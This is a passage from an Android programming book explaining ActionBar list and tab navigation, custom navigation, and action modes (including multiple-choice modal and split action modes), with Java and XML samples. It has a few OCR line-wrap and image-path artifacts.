We then use `setNavigationMode()` to indicate that we want list navigation, then use `setListNavigationCallbacks()` to supply our `ArrayAdapter`, plus our implementation of `OnNavigationListener` — in this case, we are implementing this interface on the activity itself.

Because we are implementing `OnNavigationListener`, we need to override the `onNavigationItemSelected()` method. This will get called when the `Spinner` selection changes (including when it is initially set), and it is up to us to affect our UI. That requires a bit of additional preparation work:

- We set up our `EditorFragment` in `onCreate()`, if it does not already exist:

```
    frag=
(EditorFragment)getSupportFragmentManager().findFragmentById(android.R.id.content);

    if (frag==null) {
      frag=new EditorFragment();
      getSupportFragmentManager().beginTransaction()
                                  .add(android.R.id.content, frag)
                                  .commit();
    }
```

- We track the last known position of the `Spinner` selection, by means of a `lastPosition` data member
- We store our data model (the text held by the editor) in a `models` `CharSequence` array

Our objective is to have 10 total "editors", accessible via the list navigation. Our `labels` array in our `ArrayAdapter` has 10 entries, and `models` is a 10-item array to match.

That allows us to implement `onNavigationItemSelected()`:

```
  @Override
  public boolean onNavigationItemSelected(int itemPosition, long itemId) {
    if (lastPosition > -1) {
      models[lastPosition]=frag.getText();
    }

    lastPosition=itemPosition;
    frag.setText(models[itemPosition]);
    frag.setHint(labels[itemPosition]);

    return(true);
  }
```

In the `ViewPager` sample, we actually had 10 instances of `EditorFragment`. Here, we have just one, that we are going to use for all 10 positions. Hence, all we do is grab the current contents of the editor and save them in `models` (except when we are first starting and have no prior position). Then, we populate the editor with the next model and a suitable hint.

Now, we *could* have 10 instances of `EditorFragment` and swap between them with `FragmentTransactions`. Or, we could have a variety of distinct fragment instances, from different classes, and swap between them using `FragmentTransactions`. What you do to update your UI based upon the list navigation change is up to you.

One limitation of list navigation, compared to `ViewPager`, is state management on configuration changes. `ViewPager` handled keeping track of what page we were on, and if we retained all our fragments, our model data (the editors' contents) were retained as well. With list navigation and a single non-retained fragment, we have to do all of that ourselves.

So, we implement `onSaveInstanceState()` to persist both the `models` array and our current position:

```
@Override
public void onSaveInstanceState(Bundle state) {
  if (lastPosition > -1) {
    models[lastPosition]=frag.getText();
  }

  state.putCharSequenceArray(KEY_MODELS, models);
  state.putInt(KEY_POSITION,
               getSupportActionBar().getSelectedNavigationIndex());
}
```

In `onCreate()`, we restore our `models` array:

```
  if (state != null) {
    models=state.getCharSequenceArray(KEY_MODELS);
  }
```

And, later in `onCreate()`, we tell the action bar which position to select:

```
  if (state != null) {
    bar.setSelectedNavigationItem(state.getInt(KEY_POSITION));
  }
```

The result is a `Spinner` in the action bar, allowing the user to choose which of the 10 "editors" to work with:


*Figure 225: ListNavDemo, Showing the List, on Android 4.0.3*

# Tabs (And Sometimes List) Navigation

Similarly, you can set up tab navigation, where you present a roster of tabs the user can tap on.

Maybe.

(We'll get to the explanation of "maybe" in a bit)

Setting up tabs is fairly straightforward, once you know the recipe:

1. Call `setNavigationMode(ActionBar.NAVIGATION_MODE_TABS)` on the `ActionBar`, which you get via `getActionBar()` (or `getSupportActionBar()` for ActionBarSherlock apps)
2. Call `addTab()` on `ActionBar` for each tab you want, supplying at minimum the text caption of the tab and a `TabListener` implementation that will be notified of state changes in that tab

The ActionBar/TabFragmentDemo sample project is very similar to the one for list navigation described above, except that it uses tabs instead of list navigation. We have the same 10 editors, the same data model (models), and the same basic logic for saving and restoring our instance state. What differs is in how we set up the UI.

As with list navigation, you can do whatever you want when tabs are selected or unselected. You could:

- Add and remove fragments
- Attach and detach fragments (which remove them from the UI but keep them in the FragmentManager for later reuse)
- Flip pages of a ViewPager
- Update a simple UI in place (akin to what we did in the list navigation sample above)

In our case, we will take the "caveman" approach of replacing our entire fragment on each tab click.

Our EditorFragment is a bit closer to the original from the ViewPager samples, except that this time we pass in the initial text to display, along with the position, in the factory method:

```
package com.commonsware.android.tabfrag;

import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.EditText;
import com.actionbarsherlock.app.SherlockFragment;

public class EditorFragment extends SherlockFragment {
  private static final String KEY_POSITION="position";
  private static final String KEY_TEXT="text";
  private EditText editor=null;

  static EditorFragment newInstance(int position,
                                    CharSequence text) {
    EditorFragment frag=new EditorFragment();
    Bundle args=new Bundle();

    args.putInt(KEY_POSITION, position);
    args.putCharSequence(KEY_TEXT, text);
    frag.setArguments(args);

    return(frag);
  }
```

```
  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.editor, container, false);

    editor=(EditText)result.findViewById(R.id.editor);

    int position=getArguments().getInt(KEY_POSITION, -1);

    editor.setHint(String.format(getString(R.string.hint), position + 1));
    editor.setText(getArguments().getCharSequence(KEY_TEXT));

    return(result);
  }

  CharSequence getText() {
    return(editor.getText());
  }
}
```

In `onCreate()`, we tell the `ActionBar` that we want tab navigation, then we add 10 tabs to the bar:

```
    ActionBar bar=getSupportActionBar();
    bar.setNavigationMode(ActionBar.NAVIGATION_MODE_TABS);

    for (int i=0; i < 10; i++) {
      bar.addTab(bar.newTab().setText("Tab #" + String.valueOf(i + 1))
                     .setTabListener(this).setTag(i));
    }

    if (state != null) {
```

Calling `newTab()` on the `ActionBar` gives us an `ActionBar.Tab` object, which we can use builder-style to configure the tab. In our case, we are setting the caption (`setText()`), the listener (`setTabListener()`), and a tag to use to identify this tab (`setTag()`). The tag is akin to the tags on `Views` — it can be any object you want. In our case, we just use the index of the tab.

Our activity needs to implement the `TabListener` interface, since we are passing it into the `setTabListener()` method. There are three methods you must implement on that interface:

1. `onTabSelected()` is called when the tab is selected by the user
2. `onTabUnselected()` is called when some other tab is selected by the user

3. `onTabReselected()` is called, presumably, when the user taps on an already-selected tab (e.g., to refresh the tab's contents)

Our implementation ignores the latter and focuses on the first two:

```
  public void onTabSelected(Tab tab, FragmentTransaction ft) {
    int i=((Integer)tab.getTag()).intValue();

    ft.replace(android.R.id.content,
               EditorFragment.newInstance(i, models[i]));
  }

  @Override
  public void onTabUnselected(Tab tab, FragmentTransaction ft) {
    int i=((Integer)tab.getTag()).intValue();
    EditorFragment frag=

(EditorFragment)getSupportFragmentManager().findFragmentById(android.R.id.content);

    if (frag != null) {
      models[i]=frag.getText();
    }
  }

  @Override
  public void onTabReselected(Tab tab, FragmentTransaction ft) {
    // unused
```

In `onTabSelected()`, we get our tab's position via its tag, then call `replace()` on the supplied `FragmentTransaction` to replace the current contents of the activity with a new `EditorFragment`, set up with the proper position and model data.

In `onTabUnselected()`, we get our tab's position and the `EditorFragment`, then save the updated text (if any) from the editor in `models` for later reuse.

Running this on a phone-sized screen gives you your tabs, in a row beneath the main action bar itself:





*Figure 226: TabFragmentsDemo, on Android 4.0.3, Phone-Sized Screen*

Those tabs are "swipey", meaning that the user can fling the row of tabs to get to all 10 of them.

This UI makes perfect sense for something described as "tab navigation". Where things get a bit odd is in any configuration, such as a normal-sized screen in landscape:





*Figure 227: TabFragmentsDemo, on Android 4.0.3, Phone-Sized Screen in Landscape*

or on a large-sized screen in portrait:





*Figure 228: TabFragmentsDemo, on Android 4.0.3, Tablet-Sized Screen in Portrait*

Android will automatically convert your tab navigation to list navigation if and when it wishes to. You do not have control over this behavior, and it will vary by Android release:

> The system will apply the correct UX policy for the device. As the exact policy of presentation may change on different devices or in future releases, it is intentionally not specified in documentation.

(from the issue filed by the author of this book over this behavior)

# Custom Navigation

You could also elect to use one of the various flavors of `setCustomView()` on `ActionBar`. These allow you to completely control what goes in the navigation area of the bar, by supplying either a `View` or a layout resource ID that should get inflated into the bar. Particularly in the latter case, you would call `getCustomView()` later on

to retrieve the inflated layout, so you can access the widgets, configure listeners, and so forth.

While Google definitely steers you in the direction of using the tabs or list navigation, plenty of apps will use a custom navigation option, for things like:

- a search field
- an `AutoCompleteTextView` (e.g., a browser's address bar)
- etc.

# Action Modes and Context Menus

If you have spent much time on Android 3.0+ device, then you probably have run into a curious phenomenon. Sometimes, when you select an item in a list or other widget, the action bar magically transforms from its normal look:





*Figure 229: The Gmail action bar on a Honeycomb tablet, in normal mode*

to one designed to perform operations on what you have selected:


*Figure 230: The Gmail action bar on a Honeycomb tablet, showing an action mode*

The good news is that this is not some sort of magic limited only to firmware applications like Gmail. You too can have this effect in your application, by triggering an "action mode".

Action modes — sometimes called the "contextual action bar" — is the replacement for the "context menu", whereby a menu would appear when you long-tap on some widget. Context menus were most commonly used with `AdapterViews`, particularly with `ListView`, to perform an operation on the specific long-tapped-upon item.

In this chapter, we will explore both action modes and context menus.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the one on the action bar.

## Another Wee Spot O' History

Most desktop operating systems have had the notion of a "context menu" for some time, typically triggered by a click of the right mouse button. In particular, a right-click over some selected item might bring up a context menu of operations to perform on that item:

- Selecting text in a text editor, then right-clicking, might bring up a context menu for cut/copy/paste of the text
- Right-clicking over a file in some sort of file explorer might bring up a context menu for cut/copy/paste of the file
- Etc.

Android supports context menus, driven by a long-tap on a widget rather than a right-click. You will find many applications that offer such menus, particularly on lists of things.

Context menus are certainly useful. Power users can save screen taps if they know where context menus reside and what features they offer. For example, rather than tapping on a list item, then opening an options menu, then tapping a menu item to delete something, a power user could long-tap to open a context menu, then tap on a context menu item — saving one tap and switching back and forth between activities.

The problem is that context menus are invisible and are triggered by an action not used elsewhere very much (long tap).

In theory, users would find out about context menus in your application from reading your documentation. That would imply that we were in some alternate universe where all users read documentation, all people live in peace and harmony, and all book authors have great heads of hair. In this universe, power users will find your context menus, but ordinary users may be completely oblivious to them. Also, the hair of book authors remains stubbornly variable.

The action bar itself is designed to help raise the visibility of what had been the options menu (e.g., turning menu items into toolbar buttons) and standardizing the location of navigation elements (e.g., tabs, search fields). The action bar takes advantage of the fact that we have a lot more screen space on a tablet than we do on a phone, and uses some of that space to consistently benefit the user.

The action mode is designed to perform a similar bit of magic for context menus. Rather than have context menus be buried under a long-tap, action modes let the contextual actions take over the action bar, putting them front-and-center in the user experience.

# Manual Action Modes

A common pattern will be to activate an action mode when the user checks off something in a multiple-choice `ListView`, as is the case with applications like Gmail. If you want to go that route, there is some built-in scaffolding to make that work, described later in this chapter.

You can, if you wish, move the action bar into an action mode whenever you want. This would be particularly important if your UI is not based on a `ListView`. For example, tapping on an image in a `GridView` might activate it and move you into an action mode for operations upon that particular image.

In this section, we will examine the `ActionMode/Manual` sample project. This is another variation on the "show a list of nonsense words in a list" sample used elsewhere in this book.

## Choosing Your Trigger

As noted above, Gmail switches into an action mode when the user checks off one or more conversations in the conversations list. Selecting a word or passage in an `EditText` (e.g., via a long-tap) brings up an action mode for cut/copy/paste operations. And so on.

You will need to choose, for your own UI, what the trigger mechanism will bring up an action mode. It should be some trigger that makes it obvious to the user what the action mode will be acting upon. For example:

1. If the user taps on the current selected item in a `Gallery` widget, bring up an action mode for operations on that particular item

2. If the user long-taps on an item in a `GridView`, bring up an action mode, and treat future taps on `GridView` items as adding or removing items from the "selection" while that action mode is visible
3. If the user "rubber-bands" some figures in your vector art drawing `View`, bring up an action mode for operations on those figures (e.g., rotate, resize)

In the case of the `ActionMode` sample project, we stick with the classic long-tap on a `ListView` row to bring up an action mode that replaces the context menu when run on a API Level 11+ device:

```
  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);

    initAdapter();
    getListView().setLongClickable(true);
    getListView().setChoiceMode(ListView.CHOICE_MODE_SINGLE);
    getListView().setOnItemLongClickListener(new ActionModeHelper(
                                                                  this,

getListView()));
  }
```

## Starting the Action Mode

Starting an action mode is trivially easy: just call `startActionMode()` on your `Activity`, passing in an implementation of `ActionMode.Callback`, which will be called with various lifecycle methods for the action mode itself.

In the case of the `ActionMode` sample project, `ActionModeHelper` – our `OnItemLongClickListener` from the preceding section – also is our `ActionMode.Callback` implementation. Hence, when the user long-clicks on an item in the `ListView`, the `ActionModeHelper` establishes itself as the action mode:

```
  @Override
  public boolean onItemLongClick(AdapterView<?> view, View row,
                                 int position, long id) {
    modeView.clearChoices();
    modeView.setItemChecked(position, true);

    if (activeMode == null) {
      activeMode=host.startActionMode(this);
    }

    return(true);
  }
```

Note that `startActionMode()` returns an `ActionMode` object, which we can use later on to configure the mode's behavior, by stashing it in an `actionMode` data member.

Also, we make the long-clicked-upon item be "checked", to show which item the action mode will act upon. Our row layout will make a checked row show up with the "activated" style:

```
<?xml version="1.0" encoding="utf-8"?>
<!-- Copyright (C) 2006 The Android Open Source Project

     Licensed under the Apache License, Version 2.0 (the "License");
     you may not use this file except in compliance with the License.
     You may obtain a copy of the License at

          http://www.apache.org/licenses/LICENSE-2.0

     Unless required by applicable law or agreed to in writing, software
     distributed under the License is distributed on an "AS IS" BASIS,
     WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
     See the License for the specific language governing permissions and
     limitations under the License.
-->

<TextView xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@android:id/text1"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:textAppearance="?android:attr/textAppearanceLarge"
    android:gravity="center_vertical"
    android:paddingLeft="6dip"
    android:minHeight="?android:attr/listPreferredItemHeight"
    style="@style/activated"
/>
```

That style is defined for Honeycomb and higher in `res/values-v11/styles.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <style name="activated" parent="android:Theme.Holo">
    <item name="android:background">?android:attr/
activatedBackgroundIndicator</item>
  </style>
</resources>
```

A do-nothing version of that style is used for older devices, from `res/values/styles.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <style name="activated">
```

```
  </style>
</resources>
```

Also note that we only start the action mode if it is not already started.

## Implementing the Action Mode

The real logic behind the action mode lies in your `ActionMode.Callback` implementation. It is in these four lifecycle methods where you define what the action mode should look like and what should happen when choices are made in it.

### onCreateActionMode()

The `onCreateActionMode()` method will be called shortly after you call `startActionMode()`. Here, you get to define what goes in the action mode. You get the `ActionMode` object itself (in case you do not already have a reference to it). More importantly, you are passed a `Menu` object, just as you get in `onCreateOptionsMenu()`. And, just like with `onCreateOptionsMenu()`, you can inflate a menu resource into the `Menu` object to define the contents of the action mode:

```
@Override
public boolean onCreateActionMode(ActionMode mode, Menu menu) {
  MenuInflater inflater=host.getSupportMenuInflater();

  inflater.inflate(R.menu.context, menu);
  mode.setTitle(R.string.context_title);

  return(true);
}
```

In addition to inflating our context menu resource into the action mode's menu, we also set the title of the `ActionMode`, which shows up to the right of the Done button:


*Figure 231: The ActionMode sample application's action bar on a Honeycomb tablet, showing the active action mode*

### onPrepareActionMode()

If you determine that you need to change the contents of your action mode, you can call `invalidate()` on the `ActionMode` object. That, in turn, will trigger a call to

onPrepareActionMode(), where you once again have an opportunity to configure the Menu object. If you do make changes, return true — otherwise, return false. In the case of ActionModeHelper, we take the latter approach:

```
  @Override
  public boolean onPrepareActionMode(ActionMode mode, Menu menu) {
    return(false);
  }
```

### onActionItemClicked()

Just as onCreateActionMode() is the action mode analogue to onCreateOptionsMenu(), onActionItemClicked() is the action mode analogue to onOptionsItemSelected(). This will be called if the user clicks on something related to your action mode. You are passed in the corresponding MenuItem object (plus the ActionMode itself), and you can take whatever steps are necessary to do whatever the work is.

On the ActionModeDemo class, we have the business logic for handling the data-change operations in a performAction() method:

```
    }

    setListAdapter(new ArrayAdapter<String>(
                                            this,
                                            R.layout.simple_list_item_1,
                                            words));
  }

  private void add() {
    final View addView=getLayoutInflater().inflate(R.layout.add, null);

    new AlertDialog.Builder(this).setTitle("Add a Word")
                                 .setView(addView)
                                 .setPositiveButton("OK",
                                                    new
DialogInterface.OnClickListener() {
                                                      public void
onClick(DialogInterface dialog,
                                                                                int
whichButton) {

addWord((TextView)addView.findViewById(R.id.title));
                                                      }
                                                    })
                                 .setNegativeButton("Cancel", null)
                                 .show();
  }
```

And, the `onActionItemClicked()` method calls `performAction()`:

```
@Override
public boolean onActionItemClicked(ActionMode mode, MenuItem item) {
  boolean result=
      host.performAction(item.getItemId(),
                         modeView.getCheckedItemPosition());

  if (item.getItemId() == R.id.remove) {
    activeMode.finish();
  }

  return(result);
}
```

`onActionItemClicked()` also dismisses the action mode if the user chose the "remove" item, since the action mode is no longer needed. You get rid of an active action mode by calling `finish()` on it.

### onDestroyActionMode()

The `onDestroyActionMode()` callback will be invoked when the action mode goes away, for any reason, such as:

1. The user clicks the Done button on the left
2. The user clicks the BACK button
3. You call `finish()` on the `ActionMode`

Here, you can do any necessary cleanup. `ActionModeHelper` tries to clean things up, notably the "checked" state of the last item long-tapped-upon:

```
@Override
public void onDestroyActionMode(ActionMode mode) {
  activeMode=null;
  modeView.clearChoices();
  modeView.requestLayout();
}
```

However, for reasons that are not yet clear, `clearChoices()` does not update the UI when called from `onDestroyActionMode()` unless you also call `requestLayout()`.

## Multiple-Modal-Choice Action Modes

For many cases, the best user experience will be for you to have a multiple-choice `ListView`, where checking items in that list enables an action mode for performing

operations on the checked items. For this scenario, Android has a new built-in `ListView` choice mode, `CHOICE_MODE_MULTIPLE_MODAL`, that automatically sets up an `ActionMode` for you as the user checks and unchecks items.

To see how this works, let's examine the `ActionMode/ActionModeMC` sample project. This is the same project as in the preceding section, but altered to have a multiple-choice `ListView`, utilizing an action mode on Honeycomb. More importantly, though, this version of the sample uses the native API Level 11+ version of the action bar, as ActionBarSherlock does not support `CHOICE_MODE_MULTIPLE_MODAL` at this time.

Once again, in `onCreate()`, we need to set up the smarts for our `ListView`. This time, though, we will use `CHOICE_MODE_MULTIPLE_MODAL`:

```
  @TargetApi(11)
  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);

    initAdapter();

    if (Build.VERSION.SDK_INT>=Build.VERSION_CODES.HONEYCOMB) {
      getListView().setChoiceMode(ListView.CHOICE_MODE_MULTIPLE_MODAL);
      getListView()
        .setMultiChoiceModeListener(new HCMultiChoiceModeListener(this,

getListView()));
    }
    else {
      getListView().setChoiceMode(ListView.CHOICE_MODE_MULTIPLE);
      registerForContextMenu(getListView());
    }
  }
```

If we are on an API Level 11+ device, we enable `CHOICE_MODE_MULTIPLE_MODAL` for the `ListView`, and register an instance of an `HCMultiChoiceModeListener` object via `setMultiChoiceModeListener()`. This object is an implementation of the `MultiChoiceModeListener` interface that we will examine shortly.

We will discuss the non-Honeycomb branch later in this chapter.

Since we now may have multiple checked items, our `performAction()` method must take this into account, capitalizing or removing all checked words:

```
  @SuppressWarnings("unchecked")
  public boolean performActions(MenuItem item) {
```

```
    ArrayAdapter<String> adapter=(ArrayAdapter<String>)getListAdapter();
    SparseBooleanArray checked=getListView().getCheckedItemPositions();

    switch (item.getItemId()) {
      case R.id.cap:
        for (int i=0;i<checked.size();i++) {
          if (checked.valueAt(i)) {
            int position=checked.keyAt(i);
            String word=words.get(position);

            word=word.toUpperCase();

            adapter.remove(words.get(position));
            adapter.insert(word, position);
          }
        }

        return(true);

      case R.id.remove:
        ArrayList<Integer> positions=new ArrayList<Integer>();

        for (int i=0;i<checked.size();i++) {
          if (checked.valueAt(i)) {
            positions.add(checked.keyAt(i));
          }
        }

        Collections.sort(positions, Collections.reverseOrder());

        for (int position : positions) {
          adapter.remove(words.get(position));
        }

        getListView().clearChoices();

        return(true);
    }

    return(false);
  }
```

Back in the Honeycomb-or-higher code, `MultiChoiceModeListener` extends the `ActionMode.Callback` interface we used with our manual action mode earlier in this book. Hence, we need to implement all the standard `ActionMode.Callback` methods, plus a new `onItemCheckedStateChanged()` method introduced by `MultiChoiceModeListener`:

```
package com.commonsware.android.actionmodemc;

import android.view.ActionMode;
import android.view.Menu;
```

```
import android.view.MenuInflater;
import android.view.MenuItem;
import android.widget.AbsListView;
import android.widget.ListView;

public class HCMultiChoiceModeListener implements
AbsListView.MultiChoiceModeListener {
  ActionModeDemo host;
  ActionMode activeMode;
  ListView lv;

  HCMultiChoiceModeListener(ActionModeDemo host, ListView lv) {
    this.host=host;
    this.lv=lv;
  }

  @Override
  public boolean onCreateActionMode(ActionMode mode, Menu menu) {
    MenuInflater inflater=host.getMenuInflater();

    inflater.inflate(R.menu.context, menu);
    mode.setTitle(R.string.context_title);
    mode.setSubtitle("(1)");
    activeMode=mode;

    return(true);
  }

  @Override
  public boolean onPrepareActionMode(ActionMode mode, Menu menu) {
    return(false);
  }

  @Override
  public boolean onActionItemClicked(ActionMode mode, MenuItem item) {
    boolean result=host.performActions(item);

    updateSubtitle(activeMode);

    return(result);
  }

  @Override
  public void onDestroyActionMode(ActionMode mode) {
    activeMode=null;
  }

  @Override
  public void onItemCheckedStateChanged(ActionMode mode, int position,
                                        long id, boolean checked) {
    updateSubtitle(mode);
  }

  private void updateSubtitle(ActionMode mode) {
```

```
    mode.setSubtitle("("+lv.getCheckedItemCount()+")");
  }
}
```

Android will automatically start our action mode for us when the user checks the first item in the list, using our `MultiChoiceModeListener` as the callback. Android will also automatically finish the action mode if the user unchecks all previously-checked items.

In `onCreateActionMode()`, we populate the menu, plus set up a title and subtitle on the `ActionMode`. The subtitle appears below the title, as you might expect. In this case, we are indicating how many words are checked and therefore will be affected by the actions the user chooses in the action mode:





*Figure 232: The ActionModeMC sample application's action bar on a Honeycomb tablet, showing the active action mode*

Then, in `onActionItemClicked()`, we both call `performActions()` to affect the desired changes, plus update the subtitle in case the user removed words (which means they are no longer checked).

The new `onItemCheckedStateChanged()` will be called whenever the user checks or unchecks an item, up until the last item is unchecked. `HCMultiChoiceModeListener` simply updates the subtitle to reflect the new count of checked items.

On the whole, using `CHOICE_MODE_MULTIPLE_MODAL` is simpler than setting up your own trigger mechanism and managing the action mode yourself. That being said, both are completely valid options, which is particularly important for situations where a multiple-choice `ListView` is not the desired user interface.

# Split Action Modes

Android 4.0 brought action modes to phone-sized devices. Small screens in the portrait orientation have problems with the action bar in general being too small. Action modes inherit the same problem.

For example, here is the `ActionMode/ActionModeMC` project as seen on a Nexus S running Android 4.0.3:





*Figure 233: The ActionModeMC sample on a phone*

You will notice that our mode's title gets ellipsized due to the lack of room, and this is just with two action items. Admittedly, using icons rather than text labels would help, but even that can only get us so far.

If you use a split action bar, by adding `android:uiOptions="splitActionBarWhenNarrow"` to the `<activity>` element in the manifest, the action mode will also split, with the action items moving to the bottom:





*Figure 234: The ActionModeMC sample on a phone, using a split action bar*

If there is more horizontal room (i.e., it is not "narrow"), then the action mode will display as normal:

